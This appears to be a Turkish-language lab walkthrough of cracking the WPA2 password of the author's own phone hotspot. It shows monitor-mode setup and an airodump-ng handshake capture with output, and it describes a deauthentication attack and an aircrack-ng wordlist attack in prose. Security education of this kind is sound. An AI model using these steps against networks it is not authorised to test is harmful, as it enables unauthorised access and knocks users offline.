WPA2 Korumalı Bir Ağın Parolasını Bulma

Incognito adındaki cihazdan hotspot yayını açarak o cihazın wpa2 korumalı ağ parolasını bulacağız.
Bilgisayarda wlxf4f26d194b13 adındaki arayüzü monitor moda alıyoruz.


```
root@zehra:/home/night# iwconfig wlxf4f26d194b13 mode monitor
root@zehra:/home/night# iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

enp14s0   no wireless extensions.

wlxf4f26d194b13  IEEE 802.11bgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

wlp7s0    IEEE 802.11abg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=200 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Airodump-ng ile paketleri topluyoruz.


```
night@zehra:~$ sudo su
[sudo] password for night:
root@zehra:/home/night# iwconfig
lo        no wireless extensions.

enp14s0   no wireless extensions.

wlxf4f26d194b13  IEEE 802.11bgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off

wlp7s0    IEEE 802.11abg  ESSID:"incognito"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 76:8D:08:E2:77:22
          Bit Rate=72 Mb/s   Tx-Power=200 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=52/70  Signal level=-58 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@zehra:/home/night# airodump-ng wlxf4f26d194b13 --bssid 76:8D:08:E2:77:22 -w Desktop/test
```

```
CH  7 ][ Elapsed: 2 mins ][ 2017-07-24 16:32 ][ WPA handshake: 76:8D:08:E2:77:22

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

76:8D:08:E2:77:22  -60      349       22    0   1  54e  WPA2 CCMP   PSK  incognito

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

76:8D:08:E2:77:22  B8:76:3F:BE:D6:25  -17    0e- 0     15       33
```

Airodump-ng ile paketleri toplayan süreç devam ederken başka bir teminalden aireplay-ng kullanarak o ağa bağlanan cihazı düşürmek için deauthentication saldırısı yapıyoruz.



Sonrasında handshake yakalanıp yakalanmadığını kontrol ediyoruz.Eğer handshake yakalandıysa aircrack-ng kullanarak saldırı gerçekleştiriyoruz. (w.txt dosyası kendi oluşturduğumuz bir wordlist)



Yapılan işlemler sonucunda parola bulunuyor. Kısa sürmesinin nedeni ise vakit kazanmak için wordlist içine parolayı kendimiz ekledik.